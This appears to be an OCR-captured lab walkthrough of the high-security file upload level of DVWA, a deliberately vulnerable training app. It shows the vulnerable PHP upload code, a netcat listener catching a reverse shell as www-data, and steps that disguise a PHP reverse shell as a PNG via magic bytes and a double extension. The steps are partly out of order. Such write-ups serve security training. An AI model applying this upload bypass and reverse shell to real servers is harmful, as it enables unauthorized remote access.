


upload.



Step:-4 The file has been uploaded successfully. Now, you can follow the method we previously discussed in the low-security scenario to proceed further.




dvwa/hackable/uploads/
Kali Linux
Kali Tools
Kali Docs
Kali NetHunter
Exploit-DB
Index of /hackable/uploads
Name
Last modified
Size
Description
Parent Directory -
Rev shell 2024-12-05 16:07 2.5K
Revshell .php 2024-12-05 16:12 441
SampleJPGImage_50kbmb.jpg 2024-12-05 17:28 50K
cacert(1).der 2025-03-03 16:36 939
dvwa_email.png 2018-10-12 17:44 667
malicious.php 2025-03-03 18:14 2.5K
revshell.jpeg 2025-02-10 07:26 2.5K
revshell.php 2024-12-05 16:53 2.5K
xss 2024-12-05 13:23 31
Apache/2.4.25 (Debian) Server at dvwa Port 80
hacker@kali: ~
File Actions Edit View Help
root@kali: /home/hacker/pentestlab
hacker@kali: ~
(hacker㉿kali)-[~]
$ sudo nc -lvnp 1234
[sudo] password for hacker:
listening on [any] 1234 ...
connect to [192.168] from (UNKNOWN) [172.17.0.2] 4 950
Linux a6be7e967815 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Ka i 6.12.13-1kali1 (
2025-02-11) x86_64 GNU/Linux
16:53:15 up 2:52, 0 users, load average: 0.25, 0.46, 0 53
USER TTY FROM LOGIN@ IDLE JCPU CPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys

As we know, we will first view the source code.

The server imposes strict file extension checks, allowing only .png or .jpg uploads. To overcome this, exploit a PHP server vulnerability by injecting PHP code into the EXIF data of an image file, thereby executing the hidden PHP code on the server.

File Upload Source

vulnerabilities/upload/source/high.php

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

Step: -1 To use the command to hexeditor open.

```
┌──(hacker㉿kali)-[~]
└─$ hexeditor REV.PNG
```

Step:-2 the change the value

89 50 4E 47 0D 0A 1A 0A (hex code by png)

```
File: REV.PNG                                                    ASCII Offset: 0x00000000 / 0x00000A1C (%00)
00000000  89 50 4E 47  0D 0A 1A 0A   20 70 68 70  2D 72 65 76   .PNG....  php-rev
00000010  65 72 73 65  2D 73 68 65   6C 6C 20 2D  20 41 20 52   erse-shell - A R
00000020  65 76 65 72  73 65 20 53   68 65 6C 6C  20 69 6D 70   everse Shell imp
00000030  6C 65 6D 65  6E 74 61 74   69 6F 6E 20  69 6E 20 50   lementation in P
00000040  48 50 2E 20  43 6F 6D 6D   65 6E 74 73  20 73 74 72   HP. Comments str
00000050  69 70 70 65  64 20 74 6F   20 73 6C 69  6D 20 69 74   ipped to slim it
00000060  20 64 6F 77  6E 2E 20 52   45 3A 20 68  74 74 70 73    down. RE: https
00000070  3A 2F 2F 72  61 77 2E 67   69 74 68 75  62 75 73 65   ://raw.githubuse
00000080  72 63 6F 6E  74 65 6E 74   2E 63 6F 6D  2F 70 65 6E   rcontent.com/pen
00000090  74 65 73 74  6D 6F 6E 6B   65 79 2F 70  68 70 2D 72   testmonkey/php-r
000000A0  65 76 65 72  73 65 2D 73   68 65 6C 6C  2F 6D 61 73   everse-shell/mas
```

cp → Copies a file.

REV.PNG → The source file (which might be an actual image or a disguised script).

REV.php.png → The destination file (with a **double extension**: .php.png)

```
┌──(hacker㉿kali)-[~]
└─$ cp REV.PNG REV.php.png
```

Step:-4 this is the sucessfully uploads